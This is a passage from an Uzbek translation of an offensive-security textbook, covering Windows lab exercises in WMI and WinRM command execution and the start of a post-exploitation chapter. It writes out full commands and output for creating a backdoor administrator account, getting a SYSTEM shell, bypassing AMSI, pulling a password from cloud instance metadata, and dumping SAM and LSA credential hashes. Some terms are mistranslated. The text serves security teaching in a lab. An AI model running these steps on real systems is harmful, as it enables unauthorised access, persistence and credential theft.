└─$ pth-wmic -U 'ghh/target%Winter2021!' //10.0.0.20 \
"select LogonType,LogonId from win32_logonsession"
```

Buyruq bajarilgandan so‘ng, kirish sessiyalari ma’lumotlari qaytariladi:

```
CLASS: Win32_LogonSession
LogonId|LogonType
999|0
997|5
996|5
22720456|10
22710110|10
33768301|3
92491|3
48170|2
48115|2
22687459|2
22687062|2
```

So‘rov natijalari ko‘rib chiqilsa, sessiya va kirish turi ko‘riladi. Bu yerda bir nechta kirish turlari ko‘rsatilgan, shuning uchun qanday sessiyalar qiziq ekanligi qanday bilib olinadi? Buni aniqlash uchun har xil turdagi kirishlar va ularning qiymatini ko‘rsatadigan 16.1-jadvalga qaraladi.

Endi bu turlar nimani anglatishini bilgandan so‘ng, so‘rovni faqat 2-toifa va 10-toifa kirishlar bilan cheklanadi. Bu interaktiv foydalanuvchi kirishlarini topish uchun qanday kirish identifikatorlarini izlash kerakligini ko‘rsatishi kerak.

```
└─$ pth-wmic -U 'ghh/target%Winter2021!' //10.0.0.20 \
"select LogonId from win32_logonsession where LogonType=2 or LogonType=10"
CLASS: Win32_LogonSession
LogonId
22720456
```



```
22710110
48170
48115
22687459
22687062
```

16.1-jadval.

Kirishturlari

Kirishsessiyalari	Kirish Turi	Mazmuni
	0	Odatda kompyuterning o‘zi foydalanadigan tizim hisobi bilan tizimga kirish
	2	Interaktiv kirish. Bu odatda konsolga kirish, lekin terminal xizmatlari yoki foydalanuvchi tizim bilan bevosita aloqada bo‘lgan boshqa turdagi kirish ham bo‘lishi mumkin.
	3	Tarmoqqa kirish. Bu WMI, SMB va interaktiv bo‘lmagan boshqa masofaviy protokollar uchun kirish
	5	Xizmatga kirish. Ushbu kirish ishlaydigan xizmatlar uchun ajratilgan va garchi bu xotirada mavjud bo‘lishi mumkin bo‘lgan hisobga olish ma’lumotlarini ko‘rsatsa hamxotira, foydalanuvchi tizim bilan bevosita aloqada bo‘lmaydi.
	10	Masofaviy interaktiv kirish. Odatda bu terminal xizmatlari tizimga kirish.

Bir nechta turli xil loginlarni ko‘rish mumkin. Ulardan uchtasi ko‘rib chiqiladi: biri 30k seriyasidan, biri 50k seriyasidan va biri “1 milliondan ortiq” seriyasidan. Kirish sessiyalari win32_loggedonuser jadvalidagi foydalanuvchilar bilan taqqoslanadi. Afsuski, WQL orqali kirish sessiyalarining aniq identifikatorlarini olish uchun so‘rash qiyin, chunki qiymatlar butun sonlar emas, balki satrlardir, shuning uchun kerakli qiymatlarni topish uchun PTH-wmic va egrep yordamida skript yoziladi. Har bir tizimda har xil qiymatlar bo‘ladi, shuning uchun bu yerda ko‘rsatilganidek, egrep qiymatlaridan ko‘ra tizimda olingan **LogonID** qiymatlaridan foydalanilganligiga ishonch hosil qilish kerak:

```
└─$ pth-wmic -U 'ghh/target%Winter2021!' //10.0.0.20 \
"select * from win32_loggedonuser" | egrep -e 22720456 -e 48170 -e 22687062
```

Faqat tanlangan **LogonID** qiymatlarini ko‘rishish kerak:

```
\\.\root\cimv2:Win32_Account.Domain="GIIII",Name="target"|
\\.\root\cimv2:Win32_LogonSession.LogonId="22720456"
\\.\root\cimv2:Win32_Account.Domain="WS20",Name="DWM-1"|
```

```
\\.\root\cimv2:Win32_LogonSession.LogonId="48170"
\\.\root\cimv2:Win32_Account.Domain="WS20",Name="DWM-2"|
\\.\root\cimv2:Win32_LogonSession.LogonId="22687062"
```

Misolda uchta foydalanuvchini ko‘rish mumkin: maqsadli, DWM-1 va DWN-2. DWM va MFD bu drayverlarga asoslangan hisoblar, shuning uchun ularni e’tiborsiz qoldirish mumkin. Buyruqni qachon ishga tushirganingizga qarab, boshqa ro‘yxatni ko‘rish mumkin. Agar maqsadli foydalanuvchi ko‘rsatilganligiga ishonch hosil qilishni istasa, ushbu buyruqni bajarishdan oldin uning maqsadli tizimga kirganligiga ishonch hosil qilishi lozim. Bu yerda naqshni ko‘rish mumkin, shuning uchun faqat WS20 uchun mahalliy bo‘lmagan jarayonlarni ko‘rib chiqiladi:

```
└─$ pth-wmic -U 'ghh/target%Winter2021!' //10.0.0.20 \
"select * from win32_loggedonuser" | grep -v WS20
```

Tizim uchun mahalliy bo‘lmagan har bir foydalanuvchi uchun domen, foydalanuvchi nomi va **LogonId** qaytarilishi kerak:

Va nihoyat, tizimga kirgan seanslarni ko‘rish mumkin. Va bu GHH domenidagi maqsadli foydalanuvchi. WMI’dan foydalanib, maqsadli foydalanuvchi interaktiv tarzda tizimga kirganligini aniqlandi. Shunday qilib, agar qalqib chiquvchi oynani ochadigan yoki nosozliklarni keltirib chiqaradigan biror narsa qilinsa, aniqlash mumkin.

```
CLASS: Win32_LoggedOnUser
Antecedent|Dependent
\\.\root\cimv2:Win32_Account.Domain="GHH",Name="target"|
\\.\root\cimv2:Win32_LogonSession.LogonId="22720456"
\\.\root\cimv2:Win32_Account.Domain="GHH",Name="target"|
\\.\root\cimv2:Win32_LogonSession.LogonId="22710110"
\\.\root\cimv2:Win32_Account.Domain="GHH",Name="target"|
\\.\root\cimv2:Win32_LogonSession.LogonId="34484879"
```

Laboratoriya ishi 16.5: WMI orqali buyruqlarni bajarish

Endi WMI haqida bir oz ko‘proq bilgandan so‘ng, buyruqlarni qanday bajarish ko‘rib chiqiladi. a wmi bilan buyruqlarni bajarish uchun ikkita variant mavjud: WMI bilan yangi jarayon yaratish va keyin uning chiqishini kuzatishi yoki Kali-ga o‘rnatilgan vositalardan birini ishlatish mumkin.

Ushbu misolda buyruqlarni bajarish uchun impacket-wmiexec ikkilik faylidan foydalaniladi. Asosiy testni o‘tkazish uchun foydalanuvchi nomini tekshirish uchun impacket-wmiexec dasturi va ushbu buyruq Windows maqsadida ishga tushiriladi:


```
└─$ impacket-wmiexec 'GHH/target:Winter2021!@10.0.0.20' whoami
Impacket v0.9.23.dev1+20210111.162220.7100210f - Copyright 2020 SecureAuth
Corporation
[*] SMBv3.0 dialect used
ghh\target
```

Keyinchalik orqaga qaytishi uchun orqa eshik bilan foydalanuvchi yaratamiz. Ushbu foydalanuvchini mahalliy ma’murlar guruhiga qo‘shish kerak bo‘lsa, shunda qayta ulanishda to‘liq kirish huquqiga ega bo‘linadi. Bu, agar foydalanuvchi o‘zinikini o‘zgartirsa, buni ta’minlayd. Boshlash uchun **evilhacker** nomi ostida yangi foydalanuvchi yaratish uchun net user buyrug‘idan foydalaniladi:

```
└─$ impacket-wmiexec 'GHH/target:Winter2021!@10.0.0.20' \
'net user evilhacker Abc123! /add'
```

Ulanish xabarini va buyruqni muvaffaqiyatli bajarish belgisini ko‘rish kerak:

```
Impacket v0.9.23.dev1+20210111.162220.7100210f - Copyright 2020 SecureAuth Corporation
[*] SMBv3.0 dialect used
The command completed successfully.
```

Ushbu buyruq ishga tushirilganda, u wmi orqali buyruqni bajaradi va natijani faylga yozadi. Dastur avtomatik ravishda fayl tarkibini chiqaradi, shuning uchun buyruq muvaffaqiyatli bajarilganligi bilinadi. Endi tizimda yangi foydalanuvchi bor, uni **net.localuser** yordamida mahalliy ma’murlar guruhiga qo‘shiladi:

```
└─$ impacket-wmiexec 'GHH/target:Winter2021!@10.0.0.20' \
'net localgroup Administrators evilhacker /add'
Impacket v0.9.23.dev1+20210111.162220.7100210f - Copyright 2020 SecureAuth
Corporation
[*] SMBv3.0 dialect used
The command completed successfully.
└─$ impacket-wmiexec 'GHH/target:Winter2021!@10.0.0.20' \
'net localgroup Administrators'
Impacket v0.9.23.dev1+20210111.162220.7100210f - Copyright 2020 SecureAuth
Corporation
[*] SMBv3.0 dialect used
Alias name Administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
----------------------------------------------------------------------
Administrator
evilhacker
GHH\Domain Admins
GHH\target
The command completed successfully.
```

DENOV TADBIRKORLIK VA PEDAGOGIKA INSTITUTI AK.1 № 36411

Endi **evilhacker** foydalanuvchi ma'murlar guruhiga qo'shildi, harakatlar ishlaganiga ishonch hosil qilish lozim. Orqaga qaytiladi va foydalanuvchi paydo bo'lishiga ishonch hosil qilish uchun administratorlar guruhi uchun **net. localgroup'**dan foydalaniladi. Va nihoyat, eng muhimi, nima borligi tekshirib ko'riladi:

```
└─$ winexe -U 'evilhacker%Abc123!' --system --uninstall //10.0.0.20 cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
```

Tizimga **backdoor** muvaffaqiyatli yaratildi, bu keyinroq qaytib kelish va unga kirish imkonini beradi. Tizim foydalanuvchisiga imtiyozlarni oshirish uchun uni ma'murlar guruhiga qo'shildi. Winexe buyrug'ini bajarishga harakat qilganda, bunga erishilgan qobiqni qaytarib olish zarur, bu kelajakda kerak bo'lganda, foydalanuvchi parolini qanday o'zgartirishidan qat'i nazar, kirish huquqiga ega ekanligini tasdiqlaydi. Tugatgandan so'ng qobiqdan chiqish uchun exit yozishni unutmaslik lozim.

WinRM vositasidan foydalanish

WinRM–bu Windows bilan masofadan turib ishlashning qo'shimcha usuli. Windows 8 va Windows Server 2012da taqdim etilgan ushbu vosita maqsadli tizim bilan ishlash uchun veb-ulanishlar orqali SOAP'dan foydalanadi. U HTTP va HTTPS'ni, shuningdek Basic Auth, xesh va Kerberos'ga asoslangan autentifikatsiyani qo'llab-quvvatlaydi. Wmi'ga asoslangan interfeyslar yordamida skriptlarni bajarish, dasturlarni ishga tushirish va PowerShell bilan ishlash qobiliyati bilan bir qatorda, uni mavjud deb topganda foydalanish mumkin bo'lgan juda kuchli vosita.

Laboratoriya ishi 16.6: WinRM orqali buyruqlarni bajarish

WinRM yordam beradigan usullardan biri bu buyruqlarni masofadan turib bajarish qobiliyatidir. Afsuski, ushbu yozuv paytida Kali'da buni sukut bo'yicha bajarishga imkon beradigan buyruq qatori vositalari ko'p emas edi. Biroq ushbu protokolni qo'llab-quvvatlaydigan Python (pywinrm) va Ruby (winrm) gemlari mavjud. Laboratoriya uchun Ansible-ni o'rnatishimiz avtomatik ravishda evil-winrm gem-ni o'rnatdi, bu bizga Ruby Gems-dan vazifalarni bajarish uchun foydalanishga imkon beradi, ammo penetratsion testerlar uchun mo'ljallangan qo'shimcha funksiyalarga ega.

Evil-WinRM yordamida masofaviy xost bilan aloqa o'rnatish uchun oddiy **whoami** buyrug'ini bajarishdan boshlanadi. Faqat foydalanuvchi, parol va maqsadni ko'rsatish kerak va ulanganda ruxsat olinadi va buyruqlar bajariladi:


```
└─$ evil-winrm -u target -p 'Winter2021!' -i 10.0.0.20
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\target\Documents> whoami
ghh\target
```

Foydalanuvchi ma'lumotlari uchun – **u**, parol uchun – **p** va IP manzil uchun – **i** ni ko'rsatganini ko'rish mumkin. Ulangandan so'ng, fayl tizimida qayerda ekanligini kuzatib boradigan taklifnoma olindi. Ushbu maslahatdan foydalanib, qobiq buyruqlarini bajarish mumkin, shuningdek powershell to'g'ridan-to'g'ri ishga tushiriladi. Mahalliy foydalanuvchilar ro'yxati olinadi:

```
*Evil-WinRM* PS C:\Users\target> Get-LocalUser
Name Enabled Description
---- ------- -----------
Administrator True Built-in account for administering the computer/domain
DefaultAccount False A user account managed by the system.
evilhacker True
Guest False Built-in account for guest access to the computer/domain
```

Get-Local User buyrug'ining PowerShell chiqishini va standart administrator, shuningdek, ilgari yaratgan **evilhacker** hisobini ko'rish mumkin. Ushbu konfiguratsiyada tizimda mavjud bo'lgan yoki veb orqali import qilinishi mumkin bo'lgan PowerShell skriptlari bilan cheklanadi. **Invoke-WebRequest** va **Invoke-Expression** kabi buyruqlar tizimga Internet orqali uzatiladigan elementlarni eslab qolish uchun ishlatilishi mumkin, ammo agar kodni olib kelinmoqchi bo'lsa, boshqa narsani sinab ko'rish kerak. **Evil-WinRM** qobig'idan chiqish uchun kali taklifiga qaytish uchun **exit** yoziladi.

Laboratoriya ishi 16.7: Evil-WinRM yordamida kodni bajarish

Ko'proq vositalar kodni o'zi bilan olib kelishga imkon beradi, shuning uchun uni tizimga qanday kiritish kerakligini tushunib olish kerak. Evil-WinRM kodni olib kelishning ikki xil usuliga ega: u bajaradigan ikkilik fayllar va mahalliy ravishda ishga tushirish mumkin bo'lgan skriptlar. Yordamchi dasturni ikkita qo'shimcha variant bilan qayta ishga tushirishdan boshlanadi: ikkilik katalog va skript katalogi.

```
└─$ evil-winrm -u target -p 'Winter2021!' -i 10.0.0.20 -e Binaries \
-s /usr/share/windows-resources/powersploit/Recon
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
```

E parametri ikkilik fayllar olinadigan joyni belgilaydi. Ushbu katalog bir qator C# ikkiliklarini o‘z ichiga oladi, ular Util’s Machine-da to‘plangan va keyin tarqatish paytida g Kali qutiga ko‘chirilgan. - S bayrog‘i skript katalogining joylashishini bildiradi. Evil-WinRM ichidagi ushbu katalogdan istalgan skriptlarni yuklab olish mumkin. Maxsus katalog yaratish va u yerda bir nechta turli xil skriptlarni joylashtirish mumkin, ammo bu misol uchun faqat Kali’da mavjud bo‘lgan powersploit razvedka modullaridan foydalaniladi.

Skriptlar avtomatik ravishda yuklanmaydi, shuning uchun qobiqqa ega bo‘lgach, **menu** yozish orqali qaysi skriptlar yuklanganligi bilib olinadi:

```
*Evil-WinRM* PS C:\Users\target\Documents> menu
<trimmed for brevity>
[+] Bypass-4MSI
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
```

Standart vositaga avtomatik ravishda kiritilgan to‘rtta buyruqni ko‘rish mumkin. Dll-Loader, Don’t-Loader va Invoke-Binary – bu ikkilik fayllarni bajarishning turli usullari. Bypass –4 MSI MSI (Windows Antimalware Scan Interface)ni chetlab o‘tadi. MSI Windows himoyachilariga powershell va boshqa joylar haqida ko‘proq ma’lumot olish imkonini beradi, bu esa ish vaqtida zararli dasturlarni, shu jumladan potensial zararli PowerShell kodini aniqlash imkonini beradi. Ba’zi holatlarda Windows Defender allaqachon o‘chirilgan, shuning uchun natija yangilanish darajasiga mos keladi.

Skriptni ishga tushirish uchun uning nomi yoziladi va keyin yangilangan qurilmalar ro‘yxatini ko‘rsatish uchun yana ishga tushirish **menyu**siga murojaat qilishi mumkin. Bu yerda PowerView.ps1 skripti ishga tushiriladi:

```
*Evil-WinRM* PS C:\Users\target\Documents> PowerView.ps1
*Evil-WinRM* PS C:\Users\target\Documents> menu
<trimmed for brevity>
[+] Export-PowerViewCSV
[+] field
[+] Find-ComputerField
[+] Find-ForeignGroup
[+] Find-ForeignUser
[+] Find-GPOComputerAdmin
[+] Find-GPOLocation
[+] Find-InterestingFile
```

Ushbu buyruqlarni bajarayotganda chiqish ancha uzoqroq bo‘ladi va tizimda to‘liq sessiya bo‘lmaganligi sababli, domendagi ba’zi harakatlar bajara olinmaydi.

Ba’zi buyruqlar foydalanuvchidan sessiyada keshlangan chiptalar yoki xeshlarga ega bo‘lishini talab qiladi. Biroq, buyruqlarni mashinada mahalliy darajada bajarish mumkin. Ushbu tizim uchun AWS’dan foydalanuvchi ma’lumotlarini olishga harakat qilinadi:

```
WinRM* PS C:\> Invoke-RestMethod -uri http://169.254.169.254/latest/user-data | fl
powershell :
Sadmin = [adsi]("WinNT://./administrator, user")
Sadmin.psbase.invoke("SetPassword", "GrayHatHack1ng!")
```

Natijalardan ko‘rinib turibdiki, ushbu tizimni o‘rnatgan kishi quti tarmoqqa kirganda parolni o‘zgartirishni sozlagan. Bunday holda, Admin foydalanuvchisi uchun parol “Greyhathacking!”. Endi administrator foydalanuvchi nomi ostida tizimga kirishi mumkin, hatto maqsadli foydalanuvchi parolni o‘zgartirsa ham. Shuningdek, ushbu ma’lumotlarni ikkilik fayllaridan biri yordamida to‘g‘ridan-to‘g‘ri tizimdan olishga harakat qilish mumkin. Ularni Evil-WinRM’ga o‘rnatilgan **Invoke-Binary** buyrug‘i bilan chaqirish mumkin.

```
*Evil-WinRM* PS C:\> Invoke-Binary Binaries/SharpSecDump.exe "-target=localhost"
[*] RemoteRegistry service started on localhost
[*] Parsing SAM hive on localhost
[*] Parsing SECURITY hive on localhost
[*] Successfully cleaned up on localhost
----------Results from localhost----------
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:19d56dfa8872c603984c44ff96a-
89a6c
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c-
59d7e0c089c0
evilhacker:1008:aad3b435b51404eeaad3b435b51404ee:4ddec0a4c1b022c5fd8503826fbfb7f2
[*] Cached domain logon information(domain/username:hash)
GHH.LOCAL/target:$DCC2$10240#target#01d67d89fe6b9735f1f6b9c363050657
[*] LSA Secrets
[*] $MACHINE.ACC
ghh.local\ws20$:aad3b435b51404eeaad3b435b51404ee:3c346f300ce7c982682e-
66dc85334c94
[*] DPAPI_SYSTEM
dpapi_machinekey:9e9aab9478b2012bce53b8e9fa3669d93598b24f
dpapi_userkey:38a528964f3a175b1d7c958d8e88089221de290c
[*] NL$KM
NL$KM:2e74ed5562cb0c23833dc65651ceb29363bc5fc9598b25db1ffcf9a226503160c467c-
4473bead7
01869b673170f930a14999f2296d1985d4f201bec065261920
----------Script execution completed----------
```

Ushbu vosita xeshlarni xotiradan tiklaydi va ulanish kerak bo'lgan bitta argumentni – xostni ko'rsatish kerak. Agar bir nechta dalillar bo'lsa, ularni vergul bilan ajratilar edi, shunda dastur chaqiriladigan har bir dalil bilinadi. Natijada, Administrator foydalanuvchisi uchun mahalliy tizim xeshlari, shuningdek tizimdagi maqsadli Foydalanuvchining keshlangan hisob ma'lumotlari olinadi. Endi administrator foydalanuvchisi uchun kerak bo'lganda foydalanish mumkin bo'lgan xeshlar, shuningdek AWS foydalanuvchi ma'lumotlari bilan o'rnatilgan Administrator paroli va tizimdagi foydalanuvchilarning keshlangan xeshlari mavjud.

Xulosa

Ushbu bobda eksploitlashdan foydalanmasdan maqsadli tizimga kirishning bir necha usullari hamda LLMNR va NetBIOS Name Services javoblarini almashtirish uchun Responder yordamida hisob ma'lumotlarini o'g'irlash va buzish ko'rib chiqildi. Bu NetNTLM orqali uzatilgan hisobga olish ma'lumotlarini to'plash imkonini berdi va keyin Ripper yordamida ushbu hisobga olish ma'lumotlari buzildi.

Shuningdek, olingan hisob ma'lumotlari yordamida buyruqlarni ishga tushirishning turli usullari ko'rib chiqildi. Shu jumladan winexe-dan foydalanish, bu masofaviy interaktiv qobiqni beradi. Shuningdek, wmi-dan tizim ma'lumotlarini so'rash va buyruqlarni bajarish uchun foydalanildi.

Qo'shimcha manbalar

WMI haqida docs.microsoft.com/en-us/windows/win32/wmisdk/about-wmi
hashcat Xesh turiga havola hashcat.net/wiki/doku.php?id=example_hashes
Xesh vositalaridan o'tish github.com/byt3bl33d3r/prh-toolkit
Rainbow jadvallari en.wikipedia.org/wiki/Rainbow_table
Respondentning blogi g-laurent.blogspot.com/
GitHub-javob beruvchi bazasi github.com/lgandx/Responder
Evil-WinRM bazasi github.com/Hackplayers/evil-winrm
Winexec vositalari sahifasi tools.kali.org/maintaining-access/winexe
WMI sinf ro'yxatlari msdn.microsoft.com/en-us/library/aa394554 (v=vs.85).aspx
Wmi qo'llanmasi msdn.microsoft.com/en-us/library/aa394552 (v=vs.85).aspx

Foydalanilgan adabiyotlar

1. Microsoft, "Win32_LogonSession class," August 1, 2017, https://msdn.microsoft.com/en-us/library/aa394189(v=vs.85).aspx

17-BOB. ZAMONAVIY WINDOWS MUHITIDA POST-EKSPLOITLAR

Ushbu bob quyidagi mavzularni o'z ichiga oladi:

- Foydalanuvchi razvedkasi
- Tizim razvedkasi
- Domen razvedkasi
- Lokal imtiyozlarni oshirish
- Active Directory imtiyozlarini oshirish
- Active Directory barqarorligi

Post-eksploitlash –hujumning muhim bosqichi hisoblanadi. Fishing yoki eksploitlar orqali tizimga kirishjda asosiy maqsad faqat kirish huquqiga ega bo'lgan xostni topish emas, balki imtiyozlarni oshirish va tarmoqqa kirishni saqlab qolish mumkin bo'lgan yo'llarni aniqlash uchun foydalanuvchilar, xostlar va Active Directory obyektlari bo'yicha razvedka o'tkazishidir.

Post-Eksploit jarayoni

Oldingi boblarda tizimlarga kirishning bir necha usullari ko'rib chiqildi, endi tizimlarga kirilgandan so'ng nima qilish kerakligi haqida ma'lumot keltiriladi. Post-eksploit dastlabki eksploitlashdan keyingi barcha bosqichlarni qamrab oladi. Bunga qo'shimcha qidiruv, qo'shimcha eksploitlash, imtiyozlardan foydalanish va boshqalar kiradi. Mavjud ma'lumotlarning ko'pchiligi korxonalarda qo'llaniladigan ayrim zamonaviy texnologiyalardan foydalanmaydigan muhitlarda qanday qilib huquqlarni kengaytirish va xeshlarni qayta o'rnatishni ko'rsatadi. Microsoftning Mahalliy Administrator Paroli Yechimi (LAPS) kabi vositalar administrator parollarini tasodifiy tanlashga yordam beradi va aksariyat muhitlar foydalanuvchilarga ish stolida administrator huquqlarini bermaydi.

Buni hisobga olgan holda, eksploitlashdan keyingi ba'zi asosiy elementlarni qanday boshqarishni tushunish muhim: Lokal va Active Directory (AD)razvedkasi, lokal tizimda va domen darajasida imtiyozlarni oshirish hamda lokal kompyuter va AD o'zida barqarorlikka erishishdir. Bu maqsadda zaif xizmatlar, ruxsatlar va sozlamalarni aniqlash uchun PowerShell va C# ikkilik kodli modullaridan foydalaniladi.

Xostni razvedka qilish (Xost Recon)

Tizimga dastlabki kirishdan so'ng, odatda birinchi qadam vaziyat haqida ma'lumot olishdir. Tizimda qaysi foydalanuvchi ekanligingizni, ushbu foydalanuvchi qanday imtiyozlarga ega ekanligini va huquqlarini aniqlash juda muhimdir.

Bu tekshiruv foydalanuvchilarning nimaga kirish huquqi borligini ham aniqlashga yordam berishi mumkin.

Ko'pgina xakerlar qiladigan xatolardan biri bu to'g'ridan-to'g'ri domen administratoriga hujum qilishdir. Ushbu yuqori imtiyozli Active Directory guruhi juda yaxshi, lekin u ham tez-tez diqqat bilan nazorat qilinadi. Ko'pincha birinchi kirish huquqiga ega bo'lgan foydalanuvchi boshqa tizimlar va boshqa ma'lumotlarga hujum qilish yoki qo'shimcha harakatlanish imkoniyatlarini taqdim etish uchun yetarli imtiyozlarga ega, lekin avval xost va foydalanuvchi profilini yaratmasdan, bu narsalarni o'tkazib yuborish mumkin.

Foydalanuvchi razvedkasi

Tizimga kirilganidan so'ng, birinchi qadam odatda kimligingizni aniqlashdir. Buning bir necha yo'li bor, lekin eng oddiyi **whoami** buyrug'ini ishlatishdir. Ushbu buyruq ma'lumotlarni ko'rish uchun juda ko'p turli xil variantlarga ega.

Eslatma. 17.1-laboratoriya ishi 17-bob sozlamalari bilan AWS bulutidan foydalanadi. Ushbu laboratoriyaga kirish uchun git repozitorini klonlash: https://github.com/GrayHatHacking/GHHv6/, cloudsetup katalogidagi, so'ngra laboratoriyani sozlash uchun ch17 papkasidagi ko'rsatmalarga amal qiling. Shundan so'ng, tizimlar uchun IP manzillar inventar papkasidagi ansible katalogida joylashgan bo'ladi.

Laboratoriya ishi 17.1: whoami yordamida imtiyozlarni aniqlash

Ushbu laboratoriya ishida huquq va imtiyozlarni aniqlash uchun **whoami** buyrug'idan foydalaniladi. Winter2021 paroli bilan mashinaga GHH\target foydalanuvchisi sifatida ulaniladi. Tizimga kirilganidan so'ng, buyruq satri ochiladi (cmd.exe). Keyin **whoami** buyrug'i yoziladi va Enter tugmasi bosiladi.

```
C:\Users\target>whoami
ghh\target
```

GHH domenida maqsadli foydalanuvchi sifatida tizimga kiriladi. Garchi ushbu mashinaga kirgan bo'lsa-da, qanaqa huquqlarga ega ekanligini bilmaydigan holatlar bo'ladi. Bu holda endi domen va foydalanuvchi nomi aniq. Xaker /user bayrog'ini qo'shganda, foydalanuvchining SID'ni ham olishi mumkin, bu xakerga domen SID va foydalanuvchi qismini beradi.

```
C:\Users\target>whoami /user
USER INFORMATION
----------
User Name SID
========= ==============================================
ghh\target S-1-5-21-3262898812-2511208411-1049563518-1111
```


Foydalanuvchi SID xakerga bir nechta ma'lumotlarni beradi: birinchidan, bu Kerberos "oltin chipta" hujumlari kabi hujumlarga bardoshli bo'lgan SID domeni. Domen qismi oxirgi chiziqchagacha butun SID qatoridir. Bunday holda, SID domeni S-1-5-21-3262898812-2511208411-1049563518 va foydalanuvchi identifikatori -1111. Identifikatori 1000 dan past foydalanuvchilar imtiyozlari cheklangan, 1000 dan yuqori foydalanuvchilar esa oddiy foydalanuvchilar hisoblanadi. Ushbu foydalanuvchilar qo'shimcha imtiyozlarga ega bo'lishi mumkin, ammo bu foydalanuvchi domendagi o'rnatilgan imtiyozli foydalanuvchilar guruhlariga kirmaydi.

Shuningdek, xaker foydalanuvchining Active Directory'da yagona bo'lgan identifikator bo'lgan Distinguished Name (DN) ni ham ko'rishi mumkin. Bu xakerga to'liq malakali DN domenini, shuningdek, foydalanuvchi tashkilotda qanday joylashishini beradi:

```
C:\Users\target>whoami /fqdn
CN=target,CN=Users,DC=ghh,DC=local
```

Bu yerda xaker foydalanuvchining domeni DC=ghh, DC=local (yoki qisqacha ghh.local) ekanligini ko'radi. Shuningdek, foydalanuvchi domen ichidagi Users konteynerida ekanligini ko'radi.

```
C:\Users\target>whoami /groups /FO LIST
GROUP INFORMATION
----------
Group Name: Everyone
❶Type: Well-known group
SID: S-1-1-0
Attributes: Mandatory group, Enabled by default, Enabled group
Group Name: BUILTIN\Remote Desktop Users
❷Type: Alias
SID: S-1-5-32-555
Attributes: Mandatory group, Enabled by default, Enabled group
Group Name: BUILTIN\Remote Management Users
Type: Alias
SID: S-1-5-32-580
Attributes: Mandatory group, Enabled by default, Enabled group
<snipped for brevity>
Group Name: NT AUTHORITY\Authenticated Users
Type: Well-known group
SID: S-1-5-11
Attributes: Mandatory group, Enabled by default, Enabled group
Group Name: NT AUTHORITY\This Organization
Type: Well-known group
SID: S-1-5-15
Attributes: Mandatory group, Enabled by default, Enabled group
```

```
<snipped for brevity>
Group Name: GHH\MA-owe-admingroup
Type: Group
SID: S-1-5-21-3262898812-2511208411-1049563518-3763
Attributes: Mandatory group, Enabled by default, Enabled group
Group Name: GHH\RA-sto-distlist
❸Type: Group
SID: S-1-5-21-3262898812-2511208411-1049563518-4031
Attributes: Mandatory group, Enabled by default, Enabled group
```

Ushbu guruhlarni ko‘rib chiqishda lokal va domen guruhlari ham hisobga olinadi. Biroq, bir nechta turli xil guruhlar mavjud. Well-known groups ❶ – bu muhitda hujjatlashtirilgan SIDlar bilan taqqoslanadigan guruhlar. Barcha tizimlarda bir xil SIDga ega EVERYONE guruhi va Administratorlar guruhi kabi guruhlar ushbu guruh turiga kiradi.

Ikkinchi guruh turi – Alias ❷. Alias guruhi turlari odatda tizimdagi imtiyozlarga mos keladi va ularni berish uchun ishlatiladigan SID uchun hisoblanadi. Masofaviy ish stoli, masofaviy boshqaruv foydalanuvchilari va guruh a’zoligi orqali ma’lum tizim huquqlarini beruvchi boshqa elementlar odatda ushbu guruh turiga kiradi.

Guruhning uchinchi turi – Group ❸. Odatda bu lokal guruh yoki Active Directory guruhi bo‘lib, ular xavfsizlik yoki tarqatish guruhi bo‘lishi mumkin. Domen guruhlari guruh nomi va SID bilan birga qisqa domen nomi (GHH) bilan prefikslanganligi ko‘rib chiqiladi.

Keyingi qadam, foydalanuvchi tizimda qanday imtiyozlarga ega ekanligini ko‘rishdir. Ushbu imtiyozlar foydalanuvchining tizim bilan qanday aloqada bo‘lishini belgilaydi. Dasturlarni disk raskadrovka qilish, administrator vazifalarni bajarish va boshqa vazifalarni **/priv** bayrog‘i yordamida aniqlash mumkin:

```
C:\Users\target>whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                          State
============================= ==================================== ========
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

Bu yerda foydalanuvchi faqat ikkita imtiyozga ega. **SeChangeNotifyPrivilege** yoqilgan va boshqa imtiyoz o‘chirilgan. Kiritilgan imtiyoz shuni anglatadiki, foydalanuvchi har bir papkani maxsus “Traverse Folder” ruxsatnomalarini tekshirmasdan fayl tizimi bo‘ylab harakatlanishi mumkin; buning o‘rniga, tizim davom etishdan oldin foydalanuvchi katalogga o‘qish huquqiga ega yoki yo‘qligini tekshiradi. Ushbu foydalanuvchi juda cheklangan vakolatlarga ega, shuning uchun imtiyozlarni oshirish uchun ko‘plab texnikalarni bajarish qiyin bo‘lishi mumkin.

Eslatma! *potensial imtiyozlarning katta ro‘yxati mavjud. Ulardan ba’zilari keyinchalik ushbu bobda ko‘rib chiqiladi. Biror narsa nima uchun ishlayotgani yoki ishlamayotganligini baholaganingizda, foydalanuvchiga berilgan imtiyozlarni tekshirish va ularning ma’nosini quyidagi havolada ko‘rish mumkin: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/user-rights-assignment*

Laboratoriya ishi 17.2:
Seatbelt yordamida foydalanuvchi ma’lumotlarini topish

Endi tizim kontekstida foydalanuvchining imtiyozlari nima ekanligini bilgandan so‘ng, tizimda foydalanuvchi haqida yana qanday ma’lumotlarni topish mumkinligi ko‘rib chiqiladi. Bu veb-kontentdan tortib SSH kalitlarigacha bo‘lgan har qanday narsa bo‘lishi mumkin. Ulardan ba’zilarini tizimni ko‘rib chiqish orqali topish mumkin, ammo ba’zilari ro‘yxatga olish kitobi va boshqa fayllarni qidirishni talab qiladi. Agar bu qo‘lda qilinsa, bu juda ko‘p vaqtni oladi, buning uchun Screenshot vositasi qo‘shimcha ma’lumotlarni topishga yordam beradi.

